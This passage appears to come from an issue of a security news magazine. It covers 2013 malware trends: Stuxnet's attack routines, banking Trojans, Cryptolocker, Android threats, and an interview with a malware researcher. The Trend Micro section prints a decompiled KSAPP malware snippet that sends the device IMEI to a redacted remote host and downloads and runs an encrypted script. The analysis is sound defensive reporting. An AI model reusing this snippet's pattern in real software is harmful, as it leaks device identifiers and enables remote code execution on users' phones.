In his report, he pointed out that in order to know how to secure industrial control systems, we need to know what actually happened, and in order to do that, we need to understand all the layers of the attack (IT, ICS, and physical) and be acquainted with the actual situation of all these layers as they were at the time of the attack.

He then went on to explain that Stuxnet actually had two attack routines. “Both attacks aim at damaging centrifuge rotors, but use different tactics. The first (and more complex) attack attempts to over-pressurize centrifuges, the second attack tries to over-speed centrifuge rotors and to take them through their critical (resonance) speeds,” he shared.

Researchers have concentrated on the second one, mainly because it was the one that was ultimately so successful.

So why wasn't this “first” version ultimately used for a longer time? “The results of the overpressure attack are unknown,” says Langner. “Whatever they were, the attackers decided to try something different in 2009.”

He speculates that the attackers were interested in slowing down Iran's uranium enrichment efforts, and breaking down a great number of old centrifuges used at the plant would alert its operators to the fact that something was going on. But with the later Stuxnet variant, the attackers didn't seem to mind that much if the attack was discovered.

“Much has been written about the failure of Stuxnet to destroy a substantial number of centrifuges, or to significantly reduce Iran's LEU production. While that is indisputable, it doesn't appear that this was the attackers' intention,” he pointed out. “If catastrophic damage was caused by Stuxnet, that would have been by accident rather than by purpose. The attackers were in a position where they could have broken the victim's neck, but they chose continuous periodical choking instead.”

“Stuxnet is a low-yield weapon with the overall intention to reduce the lifetime of Iran's centrifuges and make their fancy control systems appear beyond their understanding,” he says, and estimates that the Stuxnet set back the Iranian nuclear program by over two years. He also pointed out that a simultaneous catastrophic destruction of all operating centrifuges wouldn't have caused such a delay, as Iran was able to produce the centrifuges at an industrial scale, and had a massive number of them already in stock.

He also posits that while at the beginning the attackers - confirmed to be the US and Israel - were interested in keeping the attack secret, after a while they had an interest in showing who was behind the attack.

“Uncovering Stuxnet was the end to the operation, but not necessarily the end of its utility. It would show the world what cyber weapons can do in the hands of a superpower,” he explains. “Unlike military hardware, one cannot display USB sticks at a military parade. The attackers may also have become concerned about another nation, worst case an adversary, would be first in demonstrating proficiency in the digital domain – a scenario nothing short of another Sputnik moment in American history.”

SAP Trojan based partially on Carberp code



Bit by bit, details about the first information-stealing Trojan discovered targeting SAP enterprise software

are being unveiled, and Microsoft researchers have tied at least part of its source code to that of the infamous Carberp banking Trojan.


By analyzing the “SAP Trojan”, which was dubbed Gamker, the researchers discovered that its remote control code is the same as that of Carberp, but it’s impossible to tell if the two types of malware are the product of same developers. SAP enterprise software is extremely popular, and is used by the overwhelming majority of top companies, so the pool of potential targets is huge. Needless to say, the information held on the systems

where this software is installed is extremely sensitive.

When it comes to SAP software, the malware is able to log keystrokes per application and store them in separate files. It also records screenshots and command-line arguments, and send it all to remote servers controlled by the attackers. Among the applications that trigger the recording are the SAP Logon for Windows client, a number of clients for remote administration, tools to manage TrueCrypt and BestCrypt protected filesystems, a series of electronic banking applications, and so on.

The malware is after SAP passwords and usernames, server names, confidential business data. Also, according to AV specialists at Dr. Web, it runs a proxy server and a VNC server on an infected computer, prevents the user to visit AV company websites, and allows attackers to execute commands from a C&C server.

The complexity of Android malware is increasing



259 new mobile threat families and variants of existing families were discovered by F-Secure Labs in the third quarter of 2013, according to the a new mobile threat report for July-September 2013. 252 of these were Android and 7 Symbian. The number is an increase from the 205 threat families and variants found in the second quarter.

In another step in the march towards Android malware commoditization, reports surfaced in July of a new toolkit, Androrat APK binder,

which simplifies the process of inserting malicious code into legitimate Android apps. And as a sign that complexity of Android malware is increasing, one in five mobile threats are now bots, says the report.

Thanks to security measures in place in the Google Play store, fewer malware threats are appearing there. Instead, the growing concern in Google Play is with apps that infringe on privacy by over-collection of data.

“People understand there’s something questionable about giving their information to big data, yet they give a lot of the same information to questionable apps all the time” says Sean Sullivan, Security Advisor at F-Secure Labs.

“At least with companies like Google, there is some accountability and some established privacy practices. For example if you delete your Gmail account, they will delete your data. But with these little apps, you have no idea what they’re doing with your data. And you know what they’re doing? They’re selling it to marketing networks,” Sullivan added.

Sinowal and Zbot Trojan collaborate in new attack



Trend Micro researchers have recently come across an interesting example of malware collaboration involving the Zeus banking Trojan and a new variant of the password-stealing Sinowal Trojan.

The double-headed attack starts with an email carrying an attachment. Inside is the Andromeda backdoor which, among other

things, also functions as a dropper. Once downloaded and run, it drops variants of the two aforementioned Trojans on the computer.

Zeus is well-known for its Man-in-the-Browser attacks, and this Sinowal variant aims to make its job easier by attempting to disable Trusteer's Rapport software if present on the computer.

"Rapport is software that protects users from phishing and man-in-the-browser attacks. It is frequently provided to users by their banks to improve their security," the researchers explained. "If the attacker succeeded in disabling Rapport, users would be more vulnerable to Man-in-the-Browser attacks, which are frequently used by banking malware."

According to Trusteer sources, this new Sinowal variant is ineffective, but this example shows how attackers are always on the lookout for new schemes and approaches.

Cryptolocker surge directly tied with Blackhole downfall



The recent emergence of Cryptolocker as one of the most widespread, visible and deadly threats is directly tied to the arrest of "Paunch", the creator of the infamous Blackhole and Cool exploit kits.

As predicted, since his arrest in early October, the two kits - of which Blackhole was the most used one - stopped receiving updates and the exploits they wielded got stale, making the kits way less effective than before. Cyber crooks aiming to continue to distribute malware had to find a new way, and that turned out to be the Upatre downloader Trojan.

"We've found that the Cutwail botnet responsible for the major Blackhole Exploit Kit spam runs started sending out runs carrying Upatre (which ultimately leads to

CryptoLocker) right around October, the same month of Paunch's arrest," Trend Micro researchers have shared. "In fact, we have monitored multiple IPs involved in the transition - sending Blackhole Exploit Kit spam shortly before the arrest and sending CryptoLocker spam after the arrest."

The Upatre downloader is usually delivered as a malware attachment in spam emails. It has only one goal and does it well: it downloads and executes a file from a compromised web server, and then exits. It used to be that it would download mostly Zeus variants, but now Cryptolocker is delivered instead.

"The Cutwail botnet has the capability to send very high numbers of spam messages, which explains the high incidence of this recent spin in ransomware," the researchers pointed out. "It also highlights, somewhat perversely, how resilient cybercrime can be: the response to Paunch's departure was remarkably quick and may have ended up affecting more people than they had before."

Malware analysts regularly investigate undisclosed data breaches

REMOVING MALWARE FROM SENIOR LEADERSHIP'S PC OR MOBILE DEVICES



ThreatTrack Security published a study that reveals that nearly 6 in 10 malware analysts reported they have investigated or addressed a data breach that was never disclosed by their company.

In addition to the alarmingly high number of undisclosed data breaches reported, the study highlights several other challenges enterprise cybersecurity professionals face.

40% of respondents reported that one of the most difficult aspects of defending their organization's network was the fact that they don't have enough highly-skilled security

personnel on staff. To exacerbate matters, their time is often spent tackling easily avoidable malware infections originating at the highest levels of their organization. At the following rates, malware analysts revealed a device used by a member of their senior leadership team had become infected with malware due to executives:

- Visiting a pornographic website (40%)
- Clicking on a malicious link in a phishing email (56%)
- Allowing a family member to use a company-owned device (45%)
- Installing a malicious mobile app (33%).

When asked to identify the most difficult aspects of defending their companies' networks from advanced malware, 67% said the complexity of malware is a chief factor; 67% said the volume of malware attacks; and 58% cited the ineffectiveness of anti-malware solutions, underscoring the fundamental importance of a multi-layered, advanced cyber defense. More than half (52%) of all malware analysts said it typically takes them more than two hours to analyze a new malware sample.

Cybercriminals opting for real-time malware campaigns and phishing



The third quarter of 2013 saw further use of real-time malware campaigns and a dramatic increase in phishing sites, according to Commtouch. The ever-growing exploitation of current news events continued in Q3. The time between the news event and the related malware attack has steadily decreased throughout the year and now averages only 22 hours.

The number of phishing sites increased dramatically during Q3 by almost 35%. PayPal

phishing sites alone accounted for approximately 750 new phishing sites each day.

A small decrease of 5% could be seen in the number of malicious websites listed in Commtouch's GlobalView URL database. Travel websites were the most popular website category for malware distributors, followed by transportation and business websites. Education, which was number one in Q2, fell to number six.

In the third quarter of 2013, spam levels continued to drop. The average daily amount of spam for the quarter was 69 billion messages compared to the second quarter's 83 billion -- a drop of approximately 17%.

The average daily amount of malware found in emails remained almost unchanged compared to last quarter at nearly 2 billion emails per day. India remains the world's top zombie hoster, followed by Russia.

Experts predict widespread attacks on online banking users



Kaspersky Lab has recorded several thousand attempts to infect computers used for online banking with a malicious program that its creators claim can attack "any bank in any country".

The Neverquest Trojan banker supports almost every trick used to bypass online banking security systems, including web injection, remote system access and social engineering.

Due to the Trojan's self-replication capabilities, Kaspersky Lab is warning a sharp rise in the number of attacks involving Neverquest can be expected, resulting in financial losses for users all over the world.

The weeks prior to Christmas are traditionally a period of high malicious user activity. As early as November there have been instances where posts were made in hacker forums about buying and selling databases to access bank accounts and other documents, which are used to open and manage the accounts to which stolen funds are sent.

Neverquest appeared on the market even earlier - an advert looking for a partner to work with the Trojan on the servers of a group of cybercriminals, with their support, was posted in July of this year.

Sergey Golovanov, Principal Security Researcher, Kaspersky Lab, commented: "After wrapping up several criminal cases associated with the creation and proliferation

of malware used to steal bank website data, a few 'holes' appeared on the black market.

New malicious users are trying to fill these with new technologies and ideas. Neverquest is just one of the threats aiming to take over the leading positions previously held by programs like Zeus and Carberp."

Neverquest steals usernames and passwords to bank accounts as well as all the data entered by the user into the modified pages of a banking website. Special scripts for Internet Explorer and Firefox are used to facilitate these thefts, giving the malware control of the browser connection with the cybercriminal's command server when visiting the sites of 28 sites on the list, including those that belong to large international banks, sites of German, Italian, Turkish and Indian banks, as well as payment systems.

Another function of Neverquest helps the malicious users replenish their list of targeted banks and develop code to be seeded on new websites, extending the target list.

Of all of the sites targeted by this particular program, an investment fund appears to be the top target. Its website offers clients a long list of ways to manage their finances online.

This gives malicious users the chance to not only transfer cash funds to their own accounts but also to play the stock market, using the accounts and the money of Neverquest victims.

After gaining access to a user's account with an online banking system, cybercriminals conduct transactions and wire money from the user to their own accounts or - to keep the trail from leading directly to them - to the accounts of other victims.

Protection against threats such as Neverquest requires more than just standard antivirus; users need a dedicated solution that secures transactions. In particular, the solution must be able to control a running browser process and prevent any manipulation by other applications.



5 questions for the head of a malware research team

Interview by Zeljka Zorz



Dmitry Bestuzhev is the the Head of Kaspersky Lab's Global Research and Analysis Team for Latin America. Dmitry's wide field of expertise covers everything from online fraud through to the use of social networking sites by cybercriminals and corporate security.

What does your job entail? What are the day-to-day challenges you encounter doing it? What's the dynamic in your team?

In my job, every day is like a new fight, where malware and other IT threats are the opponent. Since malware is produced by someone, the idea is to determine not only if it is something malicious, but also to try to find out whom exactly is behind it, what the target of the malware is and what is the scope of the attack. When you know the enemy well and the techniques he uses, you are then able to develop an advanced technology solution that includes technologies for detection and prevention.

Encryption is also one of the things I have to deal with almost daily. A few years ago most malware was pretty basic, but today the samples are quite complex and need to be decrypted and de-obfuscated. Sometimes it re-

quires a lot of time and resources and I find that it is important and helps to have a lot of experience under your belt. The job often demands that you make decisions to solve the issue ASAP and with as few resources as possible.

Every day you also find many new and interesting things; sometimes you have to decide which one is most interesting or is a higher priority, so you may allocate your resources appropriately. What I have noticed about my job is that it is absolutely clear that no man can fight threats alone, and working with a team is a necessity.

It can be a big challenge however to find the right people, as some may have good enough IT skills, but are not trustworthy or vice versa. I work with a group of talent individuals that all bring a unique component to our work.

What's the next big thing in PC malware (e.g. ransomware currently)? What's the prediction for Android malware?

PC malware will always evolve. Ransomware is an ok type of malware to look at however; it is not the worst one for consumers. The next big thing from malware cybercriminals is likely to be the development of a type of universal spying tool with a modular architecture where the action would depend on the need. For example, if the tool was used to spy on a PC of a wealthy person, it could also spy on the physical location of the victim when sharing his GPS location. Also, I am pretty sure cybercriminals will keep working on boot-erase-surviving techniques. They might look at how to survive an OS reinstall or some other type of drastic security action.

When it comes to mobile malware in general, the volume is still increasing and new tricks are always emerging. For example, in Q3 of this year we recorded the first third-party bot-nets, i.e., mobile devices infected with other malicious programs and used by other cyber-criminals to distribute mobile malware.

With Android, as the most popular mobile platform to target, we will likely see the same exponential growth as we've seen so far from year to year. In the future, the situation may become even worse when our essential devices start to run on this OS without any extra security protection preventing them from being compromised. Imagine a Smart TV infected with malware and spying on you, recording everything you do even when you go to sleep. We are not far away from that reality.

Imagine a Smart TV infected with malware and spying on you, recording everything you do even when you go to sleep. We are not far away from that reality.

With Kaspersky Lab's presence in practically every corner of the world, you must have a better idea than most about which country is doing most when it comes to arresting and prosecuting malware authors and wielders? Since cyberspace has no concrete borders, do you think that laws dealing with cybercrime should be different than "regular" laws?

Actually that is true, even inside of the same region, from country to country, the results may be a lot different. The day cybercrime is elevated to be considered terrorism, is when I suspect there would be a real breakthrough in the cybercrime fight.

Although today we see that each country has different laws, sometimes similar and sometimes not, but when we speak about terrorism, many nations work together to unite their forces and consider this kind of crime a really dangerous one. It is important for people to understand that cybercrime is a real crime and should have the same repercussions in all or most of the world.

What piece of malware you encountered impressed you the most?

I remember when Stuxnet appeared and then its brothers - Duqu and Flame. It was a new stage attack with a new scope and with new research.

Up until that time, some researchers said we were crazy when we mentioned Government state attacks. Some of them accused us of being sensationalists, but time proved we were right.

Today everybody knows that it was a real cyber operation with a state sponsored background. While analyzing that attack, we realized that everything had begun around 2006, at a time when nobody even knew that such things existed. That was truly amazing and impressive.

Today we also see many new APTs. Some of the small nations have joined the cyberarms race and each APT is something unique and interesting from a technical point of view. The future will show if we find things even more interesting than these.

Do you think that there's a way to make the general public learn about avoiding malware installation? What approach should be taken towards sensitizing them to the malware danger? Will the incoming generations know more about those dangers or will they be lulled into voluntary disinterestedness by the increasingly easy-to-use devices and closed-source platforms?

It's an interesting question. The idea is to make people more alert and concerned about cyber attacks; however, all or many intentions in the security community have not fully succeeded, based on the number of attacks and the number of the victims growing from year to year. Of course it's not only about the education itself, but a lot of new users connecting to

the Internet without any previous knowledge about cyber attacks.

The answer to "if we will have a new generation more prepared or not," depends on the generation itself. It depends on if they are willing to learn about security now and moving forward. Unfortunately, security is not top of mind for many young consumers today and how it impacts their lifestyle. The key for future generations maybe to increasingly educate young people about how cybercriminals operate via games, websites, mobile devices and even TVs. Real-life simulations of cyber attacks could be a future option to train consumers about the impact these types of attacks really have on society. Overall, the effort to increase the public's general security knowledge needs to continue.

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security (www.net-security.org).

FRESH SECURITY NEWS

www.twitter.com/helpnetsecurity





Beyond apps, beyond Android: 2013 mobile threat trends

by Paul Oliveria, Symphony Luo
and the Trend Micro Threat
Research Team

In 2006, TrendLabs researchers learned that several Italian websites were compromised with inserted malicious iframe code. This code triggered a series of silent page redirections and malware packages like those capable of hijacking search results were silently downloaded on to the victims' computers.

This incident was one of the first attacks that arguably ushered a new era in the threat landscape. Mass-mailers that clogged enterprise networks in the early 2000s now took a backseat as web-based, multi-component Trojan infections became the norm.

Attackers' motivation has changed as well: gone are the script kiddies that created viruses for fame. Instead, organized cybercriminal groups and underground economies have emerged, aiming to make a profit out of our personal information.

The mobile landscape has also seen its share of changes in the past years. Since the discovery of the first Android malware in 2010, mobile malware has evolved from proofs of

concept and nuisances that compromise users' handheld experience into info-stealing, money-making threats. It has been said that mobile threats, especially those that target Android, are repeating Windows malware history. And just as the concept of web threats was introduced to PC users, mobile malware and trends seen this year are transitioning once again.

In 2013, the following mobile malware threat trends were observed:

- Malicious and high-risk apps have surpassed the one million mark. Social engineering continues to play a crucial role in mobile malware infection.


- Mobile malware is not just for Android. Other platforms such as iOS and Symbian are targeted as well.

- More threats jump from PC to mobile with the help of “mobile web threats.” Among these are threats that target online banking users.

Vulnerabilities and exploits prove that cyber-criminals continue to find new ways to bypass security measures in mobile operating systems and devices.

Malicious and high-risk Android apps hit the one million mark

The number of malicious and high-risk mobile apps has grown exponentially in the last three years. Almost all of these mobile threats target Android, which mirrors the rapid growth of the OS itself. In 2012, Trend Micro’s CTO predicted that the volume of malicious mobile threats would reach 1 million in 2013. By the end of September 2013, it did. That was a span of only three years, while it took almost two decades for Windows-based malware to reach that number.



Android volume threat growth as of September 2013.

Premium service abusers and aggressive adware remain the top Android threats to date. Premium service abusers are apps that subscribe users to premium services, usually via short message service (SMS), without the user’s knowledge or consent.

Meanwhile, apps that are integrated with ad libraries that may compromise a user’s mobile computing experience are detected as aggressive adware. These apps display annoying ads and hijack the device’s notification settings. They may also collect user and device information.

Social engineering is still king

The majority of Android malware belong to the FAKEINST and OPFAKE families, which are Trend Micro detections for apps that spoof or repackage (“Trojanize”) popular, legitimate apps. These Trojanized apps trick users into installing them, which shows how social engineering plays a big role in mobile malware infection.

Some of the notable spoofed apps include the popular game Plants vs. Zombies 2 and the messaging application KaokaoTalk.


Another tactic used by cybercriminals to lure victims in is the use of malicious websites or domains where the app's installer files can be downloaded directly instead of through app stores. These domains are promoted either through social networking sites and online forums, or by hijacking search results through blackhat search engine optimization (BHSEO). Users may stumble onto these websites when searching for apps that may not be available on the official app stores, either because the platform or region does not support it or the app hasn't been released yet. Based on data from the Trend Micro Mobile App Reputation service, users appear more likely to stumble upon malicious apps from websites than from app stores.

The above mentioned premium service abusers, especially those that target Russian mobile users, are known to use these malicious domains. Since 2012, several .ru domains have hosted malicious versions of popular Android apps. There has also been an in-

crease in the number of malicious file app downloads from these sites this year. Among the downloaded apps are alleged browser updates and oft-spoofed gaming apps. Interestingly, Flash Player is one of the top keywords related to these malicious URLs. It should be noted that in 2011, Adobe announced they will stop developing Flash Player for mobile devices. Android has also stopped supporting Flash since the release of Jelly Bean 4.1 in 2012.

Cross-platform threats: Not just for Android

Russian SMS fraud operations also target mobile platforms other than Android. Similar to how PC-based web threats operate, these malicious websites appear to check the user-agent (browser, operating system), as well as the referrer URLs before downloading the installer file, which can be either .APK (for Android) or .JAR (for Symbian).



Distribution of .APK and .JAR files downloaded from November 2012 to May 2013.


Threats that transcend platforms are nothing new, although in the past, these threats jumped from PCs to mobile devices (or vice versa) and used them as an entry point. Incidents previously reported include apps that contain PC malware or PC malware that had related mobile components. These new cross-platform threats indicate that cybercriminals

are more inclined to target mobile operating systems.

This year, a spam run spoofed the popular messaging service WhatsApp by including a message informing the users that they received a new voicemail. However, once the recipients clicked the play link, they were

instead directed to a website that warned them to update their web browser. Similar to other tactics, they were then served either Android or Symbian-based malware, depending

on the OS the victim is using. Even the iOS platform is at risk, especially jail-broken devices, as the link also points to an app download.



Screenshot of sample spam message spoofing WhatsApp.

Web threats transition from PC to mobile

Incidents like the WhatsApp spam run and the malicious Russian domains also show that threats affecting mobile devices have branched out beyond malicious and high-risk applications. Just like PC-based web threats, mobile web threats make use of multiple components and exploit popular avenues of communication to victimize users. For instance, apart from email, another avenue of infection is through links sent via SMS, which is especially valuable in the underground economy because of the burgeoning demand for mobile-related information, including mobile numbers.

Cybercriminals targeting South Korean users made SMS an infection vector for installing

malware like SMSSILENCE. Victims receive messages encouraging them to install a “coupon app” supposedly from and for popular fast food and coffee chains. Once the app is installed, it monitors and blocks text messages and notifications to avoid user detection.

Some mobile malware also rely on malicious URLs to properly execute their routines. The KSAPP malware is a notable example of how malicious apps use the communication function of URLs. Once the malicious app is installed on a device, it uses several URLs to access and parse a compressed script. Doing so enables the backdoor to update itself, avoid antivirus detection, and even download other malicious files into the system.


```

public MDK(Context paramContext, String paramString)
{
    instance = this;
    try
    {
        this.LILIILILILILILIL = new StringBuilder();
        this.LILIILILILILILIL = " ";
        String str1 = ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
        this.LILIILILILILILIL.append(".").append(this.LILIILILILILILIL);
        String str2 = "http://[redacted]do?imei=" + str1 + "&wid=" + paramString + "&type=6step=0";
        new URL(str2);
        this.LILIILILILILILIL = " ";
        InputStream localInputStream = new DefaultHttpClient().execute(new HttpGet(str2)).getEntity().getContent();
        this.LILIILILILILILIL = (this.LILIILILILILILIL + this.LILIILILILILILIL.toString() + ".");
        String str3 = this.LILIILILILILILIL;
        StringBuilder localStringBuilder = new StringBuilder(String.valueOf(str3));
        this.LILIILILILILILIL = this.LILIILILILILILIL;
        ZipDecryptInputStream localZipDecryptInputStream = new ZipDecryptInputStream(localInputStream, this.LILIILILILILILIL);
        ZipInputStream localZipInputStream = new ZipInputStream(localZipDecryptInputStream);
        localZipInputStream.getNextEntry();
        AdScript localAdScript = new AdScript(localZipInputStream);
        this.script = localAdScript;
        this.script.setScriptVar("appact", paramContext);
        this.script.setScriptVar("machineimei", str1);
        this.script.setScriptVar("wid", paramString);
        return;
    }
}


```

Screenshot of KSAPP code containing the remote updating of running script.

Malicious URLs and other threat components are not limited to just being accomplices to app-based attacks. Survey scams, typically a PC threat that spreads via social networking sites, were recently seen in mobile apps such as Instagram.

Users of the photo-sharing app might encounter an image that promotes an app promising users will gain more followers. Clicking the link

